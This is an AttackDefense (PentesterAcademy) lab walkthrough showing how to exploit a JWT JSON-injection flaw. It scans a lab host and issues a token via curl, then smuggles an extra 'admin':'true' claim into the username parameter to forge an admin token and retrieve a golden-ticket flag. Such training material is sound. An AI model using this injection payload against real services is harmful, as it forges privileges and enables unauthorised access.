
ATTACK
DEFENSE
by PentesterAcademy

Name	JWT JSON Injection - Unsanitized User Inputs
URL	https://attackdefense.com/challengedetails?cid=1471
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 104  bytes 10342 (10.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 99  bytes 343758 (343.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.1.197.2  netmask 255.255.255.0  broadcast 192.1.197.255
        ether 02:42:c0:01:c5:02  txqueuelen 0  (Ethernet)
        RX packets 18  bytes 1452 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.1.197.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap 192.1.197.3

```
root@attackdefense:~# nmap 192.1.197.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 14:41 UTC
Nmap scan report for target-1 (192.1.197.3)
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:01:C5:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.1.197.3

```
root@attackdefense:~# nmap -sS -sV -p 8080 192.1.197.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 14:42 UTC
Nmap scan report for target-1 (192.1.197.3)
Host is up (0.000044s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:01:C5:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.1.197.3:8080

```
root@attackdefense:~# curl 192.1.197.3:8080

-== Welcome to the JWT CLI API ==-

    Endpoint    |                                Description                                |  Method   |     Parameter(s)
    /issue      | Issues a JWT token for the user corresponding to the supplied username.   |   GET     |       username
 /goldenticket  |               Get your golden ticket (for admin only!).                   |   POST    |         token
    /help       |                        Show the endpoints info.                           |   GET     |

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the API.

Getting a JWT Token:

Command: curl http://192.1.197.3:8080/issue

```
root@attackdefense:~# curl http://192.1.197.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1Mzg0MzAzLCJuYW
1lIjoiZWxsaW90IiwiZXhwIjoxNTc1NDcwNzAzfQ.RAc8qcA-rIH1cJBOo_WC9gyjTAH2GVJwfYpdgzGqb4I

==========================
root@attackdefense:~#
```

Note: If no username is supplied, the token is returned for the default user "elliot".

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1Mzg0MzAz
LCJuYW1lIjoiZWxsaW90IiwiZXhwIjoxNTc1NDcwNzAzfQ.RAc8qcA-rIH1cJBOo_WC9gyjTAH2G
VJwfYpdgzGqb4I

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Note:

1. The algorithm used for signing the token is "HS256".
2. The name claim in the payload contains the name supplied by the user to whom the token was issued.
3. The admin claim in the payload is set to "false".

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1Mzg0MzAzLCJuYW1lIjoiZWxsaW90IiwiZXhwIjoxNTc1NDcwNzAzfQ.RAc8qcA-rIH1cJBOo_WC9gyjTAH2GVJwfYpdgzGqb4I"}' http://192.1.197.3:8080/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1Mzg0MzA
zLCJuYW1lIjoiZWxsaW90IiwiZXhwIjoxNTc1NDcwNzAzfQ.RAc8qcA-rIH1cJBOo_WC9gyjTAH2GVJwfYpdgzG
qb4I"}' http://192.1.197.3:8080/goldenticket

No Golden Ticket for you. It is only for admin!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

As mentioned in the challenge description:

"The username is appended to the payload and the JSON created from it is passed to the library to create a JWT Token."

Vulnerability:
Since the attacker controls the username passed to the API, that would be used to construct the JSON passed to the library to issue the token, JSON Injection attack is possible in this scenario.

Step 6: Leveraging the vulnerability to issue a token with admin claim set to "true".

Use the following request to issue a new token with admin claim set to "true" :

Command: curl "http://192.1.197.3:8080/issue?username=elliot%22%2C%22admin%22%3A%22true"

Note: The above (URL Encoded) command sets the admin claim to true.

URL Decoded Command: curl "http://192.1.197.3:8080/issue?username=elliot","admin":"true"

```
root@attackdefense:~# curl "http://192.1.197.3:8080/issue?username=elliot%22%2C%22admin
%22%3A%22true"
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUzODQ5NzcsIm5hbW
UiOiJlbGxpb3QiLCJleHAiOjE1NzU0NzEzNzd9.hbcZ86eYDDm0_ISeMVA32VQ9sWhO3MY9YPaPmx87XqE

==========================
root@attackdefense:~#
```

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUzODQ5N
zcsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzU0NzEzNzd9.hbcZ86eYDDm0_ISeMVA32VQ9sW
hO3MY9YPaPmx87XqE

Visit https://jwt.io and specify the obtained token in the "Encoded" section.

The decoded token reveals that the admin claim was set to "true".

Reason:
The issued token had admin claim set to "true" because as mentioned in the challenge description that the user controlled input, the name claim is appended to JSON.

Since the library constructs a JSON object, when a claim is present more than once, then its last value is considered as the final value.

This means that due to JSON Injection vulnerability, the user was able to add an extra admin claim and set its value to true. Since that caused the JSON to have 2 admin claims, one having the value "false" (as is was issued to a non-admin user, elliot) and the other admin claim had the value "true".

Step 7: Using the previously obtained token to retrieve the Golden Ticket.

Sending the request to get the golden ticket:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUzODQ5NzcsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzU0NzEzNzd9.hbcZ86eYDDm0_ISeMVA32VQ9sWhO3MY9YPaPmx87XqE"}' http://192.1.197.3:8080/goldenticket

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "e
yJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUzODQ5NzcsIm5hbWU
iOiJlbGxpb3QiLCJleHAiOjE1NzU0NzEzNzd9.hbcZ86eYDDm0_ISeMVA32VQ9sWhO3MY9YPaPmx87XqE"}' ht
tp://192.1.197.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_1cdd8611aab059ecb4f8379798914dca48fa3a

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_1cdd8611aab059ecb4f8379798914dca48fa3a

References:

1. JWT debugger (https://jwt.io/#debugger-io)